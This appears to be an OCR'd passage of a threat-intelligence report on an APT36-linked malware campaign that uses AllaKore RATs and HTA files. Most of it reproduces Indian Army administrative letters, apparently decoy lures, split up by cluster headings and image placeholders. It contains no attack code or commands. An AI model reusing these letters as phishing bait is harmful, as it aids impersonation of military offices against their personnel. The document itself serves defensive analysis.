
2. Of late the Lok Sabha Secretariat have expressed their displeasure to such delayed submission of the answers to the Parliament Questions during previous Parliament sessions, inter-alia, including the last Winter Session.

3. In order to streamline the process of furnishing the replies to the Parliament Questions pertaining to the DMA, the following directions are issued with immediate effect and until further orders:-

(i) The SHQ's, HQIDS and all attached offices/ subordinate organisations of DMA shall not wait for any Notice of a Parliament Question to be admitted and thereafter furnish inputs to that Notice of the Parliament Question. Instead, the inputs to the Starred/ Unstarred Notice of the Parliament Question shall be immediately forwarded to the concerned Joint Secretary in the DMA. Though the preparation of the 'Note for Supplementaries' in respect of a Starred Diary Notice may be taken up immediately after receiving the said Notice, but the same should be submitted to the concerned Joint Secretary immediately after admission of the said Notice as a Starred Question.

(ii) The inputs are to be provided separately for each part of the question instead of clubbing the replies to different parts of the question together. The usage of words like — 'DMA may reply; information is classified etc should be avoided while sending the inputs.

(iii) The levels involved in the channel of submission for according approval to the inputs in respect of a Parliament Question should be kept to a bare minimum. An effort should be made such that the number of levels involved in approving the



CONFIDENTIAL (Ver 2019)

FORM FOR ENDORSEMENT

IMPORTANT INSTRUCTIONS

1. This form for endorsement by NSRO will be **utilised only if NSRO is not included in mainline channels of reporting**.

2. Form will be endorsed only when ACR/ ICR/ ECR/ Spl/ Delayed / Any other CR is due.

3. Form for endorsement by NSRO will be fwd by the ratee to MS-X (MS Branch).

4. Erasures, use of whitener and paper slips pasted for the purpose of revising original assessment are **NOT** acceptable. **Mistakes must be scored out neatly and signed in full**. **These should bear the date of amendment.** Para 12 of AO 02/2016/MS refers.

5. Rating scale as given below will be used for assessment:-

Outstanding – 9	***Above Average - 8 or 7***	***High Average - 6 or 5***
Average – 4	***Low Average - 3 or 2***	***Below Average - 1***

6. Following assessments are to **be communicated to the ratee** :-


(a) Figurative assessment of '4' or less in Box Grading.

(b) Any adverse remark in the Pen Picture.

(c) 'Not Recommended' for promotion.

7. No additional copies of the form/extract will be made (Auth : Para 9 of AO 02/2016/MS).

CONFIDENTIAL



Tele : 33820

Dir Gen of Inf/ Inf-4
GS Branch
IHQ of MoD (Army)
New Delhi-110105

C/40526/JC-174/ Inf-4

12 Jun 2024

(_____)
Unit Concerned

DETAILMENT OF INFANTRY OFFRS ON JUNIOR COMMAND COURSE SER NO 174 COMMENCING FROM 09 SEP 2024 TO 30 NOV 2024 AT THE ARMY WAR COLLEGE, MHOW (MP)

1. Pl ref SAO 8/S/77 and AHQ letter No A/28036/GS/ MT-4 dt 27 Apr 98, No A/25095/ Dist Edn/ GS/ MT-4 dt 04 Aug 06, No A/25037/ JC/ Policy/ GS/ MT-4 dt 09 Jan 12, A/25037/ JC/ Policy/ GS/ MT-4 dt 17 Nov 13 & dt 31 Aug 17 and A/ 25037/ JC/ GS/ MT-4/ 2017 dt 04 Dec 17.

2. **JC-174 Course** will be conducted at The Army War College, Mhow from **09 Sep 24 to 30 Nov 2024**. List of Offrs as per **Appx 'A'** to this letter are detailed to attend **JC-174** Course and **Appx 'B'** contains list of offrs nominated as res. In case an offr has been posted out, the detailment letter will be fwd to the next unit. Course detailment will also be hosted on the Inf Dte Website of Army Intranet.


3. All offrs incl res will be expeditiously intimated at their current address, by units within ten days of issue of this letter. A copy of the intimation will also be endorsed to this Dte. All concerned will ensure that the offrs detailed on the course report to the Army War College, Mhow two days prior to the commencement of the course. Offrs will be in possession of binoculars and compass. PC and Laptops are not permitted on the course due to security reasons. Offrs detailed and those earmarked as res on this course will not be sent on Ive or detailed on any other course which may interfere with their detailment on mandatory course. Inf Offrs on posting to ERE (RR/AR/NSG/RCs) and staff will carry fwd their course detailment and attend the course. **Offrs who have crossed nine yrs of service (i.e. physical service) on the day of commencement of course need to apply for service waiver as per DGMT/ MT-4 letter No A/25037/JC/Waiver Pol/GS/Mt-4 dt 18 Nov 2013.**


4. **Cancellation**. Cancellation of JC Course detailment will be done only on the recommendations of the respective Comd HQ. Units will ensure that only inescapable or genuine cases are recommended to the fmn HQ. Fmn HQs should check earlier detailments, reasons for cancellations and the service bracket of offr before processing cases for cancellation. The case for cancellation duly recommended by COS Comd HQ should reach Inf Dte/ Inf-4 by **09 Aug 24** failing which offr will not be taken off from course. Format att with S of C for cancellation is att **Appx 'C'**. Cases recd without format incl unwillingness of offr and incorrect/ inadequate details will not be processed. An offr will be nominated a max of three times within the period allotted to this batch/group and theirafter he will be deemed to have not qualified on the course and will not be nominated for the course. There will be no relaxation to this rule, therefore, it is the resp of the Fmn/ Unit and offr affected to ensure that he avails the earliest opportunity to qualify on the course within the stipulated age/ service bracket.

5. **Detailment**. Course detailment is purely being carried out keeping the seniority, date of birth, date & type of commission, med cat. Units/ Offrs desirous of pre-ponement of course detailment on Op reqmt/ genuine reasons may process their case through fmn HQ well in time. Units will not directly apch this dte for the same and will ensure that offrs on res


Cluster-4

- Tripe Infection in Q1 2024
- Compromised Indian domains
- Dual HTA and Delphi–AllaKore RATs
- Correlated with APT36 .NET–AllaKore





Cluster-4 : Grant of Allowances



Mil Tele : 34891

IHQ of MoD (Army)
Adjutant General's Branch
Addl Dte Gen MP/MP 8(I of R)
West Block-III, RK Puram
New Delhi - 110 066

20038/Appx J/Final/MP 8(I of R)

HQ Southern Command (A)
HQ Eastern Command (A)
HQ Western Command (A)
HQ Northern Command (A)
HQ Central Command (A)
HQ South Western Command (A)
HQ Army Training Command (A)
HQ Andaman and Nicobar Command (A)
HQ Strategic Force Command (A)
All Record Offices

ADVISORY ON GRANT OF RISK & HARDSHIP ALLOWANCE JCOs & OR

1. Further to this Dte letter even No dt 09 Nov 22.


2. It is intimated that there was a bug in HRMS Patch 12 rel in first week of Nov 22 due to which 'from dt' is going blank in soft copies of Part II Orders regarding cancellation of old fd/CI/HAA allces. Such Part II Orders are being discarded by Dolphin Appl, further leading to rejections of new Part II Orders regarding RISK and HAUCA. This bug has already been fixed in HRMS Parch 12.1 which is available on Army Portal for download. All units/ests are requested to take the following action :-

   (a) Install Patch 12.1 in HRMS Server forthwith.

   (b) Part II Orders already pub but not fwd to Record Offices or further to PAOs should be unsigned through superadmin ID and re-genr soft copies after installing Patch 12.1 of HRMS and digitally signed.

   (c) Discarded items of Part II Orders already processed by PAOs (OR) should be cancelled afresh.

3. A review mtg on impl of Risk & Hardship Allces was org by office of CGDA on 19 Dec 22 and certain pub errors were highlighted by regional PCsDA/CsDA. Despite clearly mentioned in Para 2(b) of the ibid letter under ref, few units/est are ceasing the erstwhile fd allces wef 21 Feb 19 (Paid for upto 20 Feb 19) and granting new allces wef 22 Feb 19. Thus the affected indl loses one day allce ie for 21 Feb 19 as well as such Part II Orders are being rejected by Dolphin Pgme. HRMS users need to be educated/trained properly on correct and error free pub of Part II Orders.



Tele No : 23011892/ 33934

88896/MH 101/GS/FP-2

19 Jan 2023

INTEGRATED HQ OF MoD (ARMY) / GENERAL STAFF BRANCH
DTE GEN OF FIN PLG / FP -2

PAYMENTS OF ARREARS OF RISK & HARDSHIP ALLCE

1. Ref ADG PS/ PS-3 letter No B/ 37269/FSC/R&H/AG/PS-3(P) dt 28 Oct 2022.

2. The SOP on documentation procedures to be followed for publication of relevant Part II orders for revised Risk & Hardship Allce to all rks was promulgated by ADG PS/ PS-3 vide letter at Para 1 ibid. Accordingly, based on the estimates, adequate funds under the Salary Head of the IA's budget for the FY 2022-23 have been catered for by this Dte, for payment of the arrears in r/o Risk & Hardship Allce. However, inspite of explicit instrs on the sub, payment of arrears of Risk & Hardship Allce have not been booked against the Salary Head of Army Budget till dt. Under booking of funds under the Salary Head is a maj audit objection and is likely to be raised in case of any lapse/ surrender of funds under the Salary Head (MH 101).

3. The efforts being made by MP & PS Dte and Comds is ack. This joint effort needs to continue to achieve our tgts of booking the same. It is therefore, imperative that the Fmns and RCs pay full attn towards publication of the Part II Orders. The FP Dte is taking all measures to liase with MoD (Fin) and CGDA to book the funds in earnest as the Part II Orders prog. It is therefore, requested that quantifiable figures be furnished by the Comds and RCs on the publication to push the same at CGDA.


4. This letter may pl be put up to the COS of Comds HQs and Heads of Branches/ Dtes at IHQ of MoD (Army).

5. For your info and urgent action pl.

DG Inf/ Inf-1
DG Arty/ Arty-1
AA-1 (Coord)
ADG Mech Inf / Mech-2
DGAFMS / DG-2C
DG Armd Corps /AC-5
Sigs-2 (b)
ADG Mech Inf Cell/ Mech-5
CE-1 & Coord
DGMS (Army)/ DG-2E
DG Armd Corps /AC-6
Army AD (Coord)
EME Fin
DG ST/ ST-17(B)
CN&A Coord
HQ Southern Comd (GS/FP)
HQ Western Comd (GS/FP)
HQ Eastern Comd (GS/FP)
HQ ARTRAC (GS/FP)
HQ Central Comd (GS/FP)
HQ Northern Comd (GS/FP)
HQ South Western Comd (GS/FP)

Copy to:-

AG Budget
DG TA/TA-3
DGRR (FP/ Adm)



Tele : 23018391
35276

Dte Gen of Op Logistics & SM
ADG Strat Mov / Mov C&D
IHQ of MoD(Army) / GS Branch
Room No. 212 B, D-1 Wing
Sena Bhawan, New Delhi - 110011

No. 12630/Tpt.A/Mov C

HQ Northern Comd (Q)
HQ Western Comd (Q)
HQ Central Comd (Q)
HQ Eastern Comd (Q)
HQ Southern Comd (Q)
HQ South-Western Comd
HQ A&N Comd (Q)
HQ ARTRAC
HQ SFC
HQ IDS

GRANT OF TRANSPORT ALLOWANCE TO SERVICE PERSONNEL

1. Reference Ministry of Defence letter No. 12630/Tpt.A/Mov C/246/D(Mov)/2017 dated 15 September 2017 implementing the revised rate of Transport Allowance allowed vide Ministry of Finance OM No. 21/5/2017-E II(B) dtated 07 July 2017 and 02 Aug 2017.

2. A disparity in the rates of Transport Allowance in respect of personnel in Pay Level 1 & 2, drawing pay less than Rs.24,000/- vis-a-vis the Ministry of Finance OM ibid was noticed. The same has now been rectified vide Ministry of Defence GSL No. 12630/Tpt.A/Mov C/153/D(Mov)/2023 dated 17 Aug 2023. A copy of the same is enclosed for further dissemination to all formations / units under your command.

Copy to -

COAS Sectt
VCOAS Sectt
CISC Sectt
DCOAS (Strat) Sectt
DCOAS (IS&T) Sectt
DCOAS (P&S) Sectt
AG Branch / AG Coord
QMG Branch / Q-1E
MS Branch / MS Coord
E-in-C Branch / E Coord
MGS Branch / S&C
GS Branch / SD-1
NHQ / DPA
Air HQ / Dte of Accts (PA&R)
CGDA
PCDA(AF)
PCDA(N)
PCDA(O), Pune
SAPCS
MP- 8 (I of R)

Internal


DG OL&SM Sectt
ADG Sectt
SM-1
SM-2
SM-3
SM Coord
QL-1

Cluster-5 : The Hunt

2023 Oct-Dec

2024-June

2024-Jan




2024-May

